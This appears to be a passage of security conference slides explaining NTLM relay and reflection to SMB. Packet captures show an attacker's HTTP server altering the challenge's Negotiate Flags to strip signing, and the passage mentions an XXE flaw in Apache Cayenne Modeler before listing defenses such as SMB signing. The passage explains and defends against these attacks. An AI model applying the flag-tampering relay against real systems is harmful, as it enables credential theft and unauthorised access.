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
Attacker
(HTTP Server)

In this step, attacker not only transferred NTLM challenge(1), but also modified the Negotiate Flags

Hypertext Transfer Protocol

```
> HTTP/1.1 401 Unauthorized\r\n
Server: SimpleHTTP/0.6 Python/2.7.12\r\n
Date: Fri, 24 Aug 2018 04:02:44 GMT\r\n
v [truncated]WWW-Authenticate: NTLM T1RMTVNTUAACAAAAHgAeADgAAAAFAoqi6qHzZh1Gdh5wxEJpsAEAAJgAmABWAAAACgDuQgAAAA9EAEUA
v NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
    > Target Name: DESKTOP-Q0VRI7F
    > Negotiate Flags: 0xa28a0205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate
    NTLM Server Challenge: eaa1f3661946761e
    Reserved: 70c44269b0010000
    > Target Info
    > Version 10.0 (Build 17134); NTLM Current Revision 15
```


How to reflect the credentials to SMB?



Negotiate Flags: 0xa28a**c**205 → 0xa28a**0**205

- Negotiate Always Sign

- Indicates that authenticated communication between the client and server should be signed with a "dummy" signature.

- Negotiate 0x00004000


- Sent by the server to indicate that the server and client are on the same machine. Implies that the client may use the established local credentials for authentication instead of calculating a response to the challenge

How to reflect the credentials to SMB?



Victim
(SMB Server)

This is NET-NTLMHash
(NTLMSSP Auth over HTTP)



Attacker
(HTTP Server)


```
49 6.772061 192.168.130.134 192.168.130.135 HTTP 879 GET / HTTP/1.1 , NTLM
✓ NTLM Secure Service Provider
  NTLMSSP identifier: NTLMSSP
  NTLM Message Type: NTLMSSP_AUTH (0x00000003)
  > Lan Manager Response: 0000000000000000000000000000000000000000000000000000000000000000
  LMv2 Client Challenge: 0000000000000000
  > NTLM Response: 18dcc6a6d44c2380ce1047fa8693e69a0101000000000000...
  > Domain name: DESKTOP-QOVRI7F
  > User name: Administrator
  > Host name: DESKTOP-QOVRI7F
  Session Key: Empty
  > Negotiate Flags: 0xa2880205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Ex
  > Version 10.0 (Build 17134); NTLM Current Revision 15
  MIC: 84e6ab76525f49165f82d5366d4819f2
```


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



Attacker
(HTTP Server)

```
773720      192.168.130.135      192.168.130.134      SMB2      648 Session Setup Request, NTLMSSP_AUTH,
  ▾ negTokenTarg
    responseToken: 4e544c4d535350000300000018001800ae00000020012001...
  ▾ NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_AUTH (0x00000003)
  > Lan Manager Response: 0000000000000000000000000000000000000000
    LmV2 Client Challenge: 0000000000000000
  > NTLM Response: 18dcc6a6d44c2380ce1047fa8693e69a010100000000000...
  > Domain name: DESKTOP-QOVRI7F
  > User name: Administrator
  > Host name: DESKTOP-QOVRI7F
    Session Key: Empty
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    MIC: 84e6ab76525f49165f82d5366d4819f2
```


A real-world case

- Apache Cayenne Modeler XXE (CVE-2018-11758)
 - a complete GUI mapping tool that supports reverse-engineering of RDBMS schemas
 - the configuration file format is XML
 - XXE via opening a crafted configuration file
- Post exploitation via XXE
 - Arbitrary file read
 - DOS
 - SSRF
 - RCE



How to defend against NTLM Relay?

Client

- Disable automatic login in intranet
- Disable WPAD
- Block TCP 139/445 and UDP 137/138 port via firewall

Server

- SMB
 - [Enable SMB signing](#)
 - SMB signing is enabled by default on DC
- Exchange Web Service
 - Exchange Server should be built on intranet
 - If EWS is not used, then disable access to it

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Acknowledgement

- tombkeeper(@tombkeeper)
- fcding(@FlowerCode_)
- Impacket(@SecureAuthCorp)
- Responder(@SpiderLabs)
- NtlmRelaytoEWS(@Arno0x)



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Q&A

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